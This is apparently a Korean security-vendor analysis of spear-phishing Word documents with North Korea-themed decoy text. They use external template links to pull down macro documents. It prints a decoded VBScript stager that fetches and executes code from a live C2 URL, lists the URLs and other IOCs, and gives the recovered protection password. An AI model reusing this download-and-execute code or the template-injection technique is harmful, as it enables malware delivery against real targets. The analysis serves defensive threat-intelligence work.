대북관련 본문 내용의 External 링크를 이용한 악성 워드 문서

asec.ahnlab.com/ko/21359/

2021년 3월 22일


ASEC 분석팀에서는 다양한 형태의 문서형 악성코드들에 대해 소개해왔다. 그 중에서 대북과 관련한 본문 내용의 악성 문서는 주로 HWP(한글) 형태로 제작되었고 이전 ASEC 블로그에서도 그 내용을 확인 할 수 있다. 이번에 소개할 내용은 대북 관련한 본문 내용이 담긴 악성 DOC(워드) 문서로, ASEC 분석팀에서 확보해온 해당 문서들의 일부를 공개하고자 한다.

메일로 인해 유포되었을 것으로 추정되는 해당 문서들은 아래와 같은 본문 내용을 포함하며, 문서 내부 XML에 작성된 코드에 '외부 External 연결 주소'로 접속하여 추가 문서 파일을 다운로드 받는다. XML 내부에 아래 예시와 같이 External로 정의된 외부 URL로 연결할 수 있다. **최근 들어 유포되는 대북관련 문서들에서 공통적으로 이러한 공격기법이 사용되고 있어서 주의가 요구된다**.

External 공격 예시 (XML 코드 일부)
Target="hxxp://www.anpcb.co.kr/plugin/sns/facebook/src/update/normal.dotm?q=6″
TargetMode="External"/>


[문서 1] 파일명 : 질의서.docx

● External 연결 주소 : hxxp://www.inonix.co.kr/kor/board/widgets/mcontent/skins/tmp?q=6




[문서 2] 파일명 : 업무보고.docx

● External 연결 주소 : hxxp://koreacit.co.kr/skin/new/basic/update/temp?q=6




[문서 3] 파일명 : 북한 8차 당대회 평가와 바이든 .docx

● External 연결 주소 : hxxp://www.anpcb.co.kr/plugin/sns/facebook/src/update/normal.dotm?q=6



[문서 4] 파일명 : 당대회 결론.docx

● External 연결 주소 : hxxps://reform-ouen.com/wp-includes/css/dist/nux/dotm/dwn.php?id=0119



김정은의 8차 ※대회 결론(1.12)

- '※대회 결정서' 全文은 미공개 -

○ "경제발전 5개년 계획을 반드시 수행하기 위한 결사적인 투쟁을 벌여야 함".

⇒ **노력동원 드라이브 촉구**.

○ "국가의 통일적 지휘□관리 밑에 경제를 움직이는 체계와 질서를 복원해야함".

⇒ **경제관리의 내각중심제 실행이 지지부진함을 질책**.

○ "인민생활을 하루빨리 안정 향상하며, 제일 걸리고 있는 경제문제부터 시급히 풀어야 함".

⇒ **생활고에 따른 사회불안 반증, 3代째 독재자의 최대 취약점으로 작용**.

○ "강력한 교양과 규율을 앞세워 온갖 반사회주의, 비사회주의적 현상과 세도, 관료주의, 부정부패, 세외부담행위와 범죄행위를 억제하고 관리해야 함".


⇒ **자유주의 확산과 간부비리로 체제 운영에 중대 차질, 강경대처 촉구**.

○ "방위력 강화를 중요 과업으로 틀어쥐고 최강의 군사력을 키우는데 모든 것을 다해야 함".

1/2 페이지 153개 단어 한국어 70 %

[문서 5] 파일명 : 2021-0112 종합 당대회평가.docxx

● External 연결 주소 : hxxps://reform-ouen.com/wp-includes/css/dist/nux/dotm/dwn.php?id=0119



북한의 제8차 당대회 평가(종합)

2021.1.15 한기범


북한은 2021년 1월 5일부터 12일까지 8일간 8차 당 대회를 진행했음. 비교적 긴 기간 진행된 당대회에서는 4개 '의정'을 다룸. 김정은이 3일간 '당 중앙위원회 사업총화 보고'를 했고, 2일간 토론이 있었으며, '당 중앙검사위원회 사업총화'와 '당 규약 개정'에 이어 6일 회의에서는 김정은을 '총비서'로 다시 추대하는 등 당중앙지도기관을 선거했음. 7일차에는 부분별 협의회에 이어, 8일 회의에서 '제8차 당대회 결정서'를 채택하고 폐막했음.

<표 1> 제8차 당 대회(1.5~1.12, 8일간) 진행일정


날자별	토의 의제(의정), 형사
1일회의 (1.5)	개회사(김정은), 집행부 선거, 주석단 추천, 서기부 선거, 의정 승인, ❶당 중앙위원회 사업총화(김정은 보고)
2일(1.6)	당 사업총화 보고 계속(김정은)
3일(1.7)	당 사업총화 보고 계속(김정은)
4일(1.8)	사업총화 토론 (리일환,김덕훈,박정천,리병철,리선권,조용원 등 8명)
5일(1.9)	사업총화 토론(11명), ❷당 중앙검사위 사업총화, ❸당 규약 개정
6일회의 (1.10)	❹노동당 중앙지도기관 선거(당 중앙위 위원·후보위원 및 총비서). * 당 중앙위 제8기 1차 회의(정치국 선거, 비서 선거 및 비서국 조직)

1/62 페이지 8427개 단어 한국어 70 %

[문서 1,2,3] 워드에는 보호 기능이 걸려있어 바로 문서 내용을 확인 할 수는 없다. VBA Macro가 다운로드 되었을 시 해당 매크로로부터 보호 기능해제가 가능하기 때문이다. 난독화된 매크로를 복호화한 결과 문서보호 해제를 위한 비밀번호는 “1qaz2wsx”였다. 아래의 구조로 동작하는 것으로 보이는 해당 문서들 중 VBA Macro 워드 파일이 확보된 [문서 1,2]에 대해 설명하고자 한다.




[그림1] – 동작 구조




[그림2] – [문서 1]의 보호 해제 전 문서 내용

[문서1]은 단독 실행 시 위와 같이 문서가 보호된 형태로 북한 관련 질문 내용을 본문 내용에 포함하고 있다. 내부에는 추가 악성 매크로 워드 문서를 External을 통해 다운로드 연결하기 위해 아래와 같은 XML파일을 포함한다.



[그림3] – External 연결 XML

target으로 연결 시도하는 'hxxp://www.inonix.co.kr/kor/board/widgets/mcontent/skins/tmp?q=6'에서 받아진 문서 파일 또한 워드 문서 형태이며 악성 매크로를 포함한다. 매크로 코드는 아래와 같이 난독화 되어있으며 실행 시 기본 office 사용자 서식 파일이 위치하는 template 폴더에 악성 xml을 생성 후 실행한다. 아래 난독화 된 매크로를 디버깅하는 중간 코드를 캡처한 것과 같이 생성할 xml 경로와 그 내용을 확인 할 수 있다.



[그림4] – 매크로 디버깅 중간 코드

명령 : wscript.exe //e:vbscript //b C:\Users\[사용자명]\AppData\Roaming\Microsoft\Templates\1589989024.xml

```
On Error Resume Next:Set mx = CreateObject("MSXML2.ServerXMLHTTP.6.0"):mx.open "GET",
"http://heritage2020.cafe24.com/skin/board/gallery/log/list.php?query=1",
False:mx.Send:Execute(mx.responseText)
```

[그림5] -1589989024.xml 내용

위 그림에서 확인 할 수 있듯 생성 된 xml 파일은 추가 악성 네트워크 주소로 접근 시도한다.

[문서 2] 파일 역시 중간 단계의 악성 매크로 워드 파일이 확인 되었는데 동작 구조와 난독화된 매크로의 형태가 매우 유사한 것으로 보아 동일한 공격자 그룹에 의해 제작되었을 것으로 보인다. 두 문서들의 C2를 정리하면 아래와 같으며 최종적으로 추가 악성코드를 다운로드하여 실행하였을 것으로 추정된다.

[문서 1] 파일명 : 질의서.docx

○ XML External접속 후 추가 DOC 문서 다운로드 주소 :
hxxp://www.inonix.co.kr/kor/board/widgets/mcontent/skins/tmp?q=6

○ 위 문서에서 생성한 XML이 추가 접속하는 주소 :
hxxp://heritage2020.cafe24.com/skin/board/gallery/log/list.php?query=1

[문서 2] 파일명 : 업무보고.docx

○ XML External접속 후 추가 DOC 문서 다운로드 주소 :
hxxp://koreacit.co.kr/skin/new/basic/update/temp?q=6

○ 위 문서에서 생성한 XML이 추가 접속하는 주소 :
hxxp://koreacit.co.kr/skin/new/basic/update/list.php?query=1

위에서 언급한 것과 같이 이러한 문서들은 메일 통해 북한 관련 업무를 수행하는 수신자에게 보내졌을 가능성이 매우 크다. 스팸 메일을 통한 사회공학적 기법의 공격이 다수 증가한 만큼 사용자들은 이러한 공격에 피해가 발생하지 않도록 주의를 기울여야 한다.

자사에서는 위와 같은 파일들을 아래와 같이 진단 중이다.

[파일 진단]
Downloader/DOC.External
Downloader/XML.Generic
Downloader/DOC.Generic
Downloader/DOC.Agent

[IOC 정보]
hxxp://www.inonix.co.kr/kor/board/widgets/mcontent/skins/tmp?q=6
hxxp://heritage2020.cafe24.com/skin/board/gallery/log/list.php?query=1
hxxp://koreacit.co.kr/skin/new/basic/update/temp?q=6

hxxp://koreacit.co.kr/skin/new/basic/update/list.php?query=1
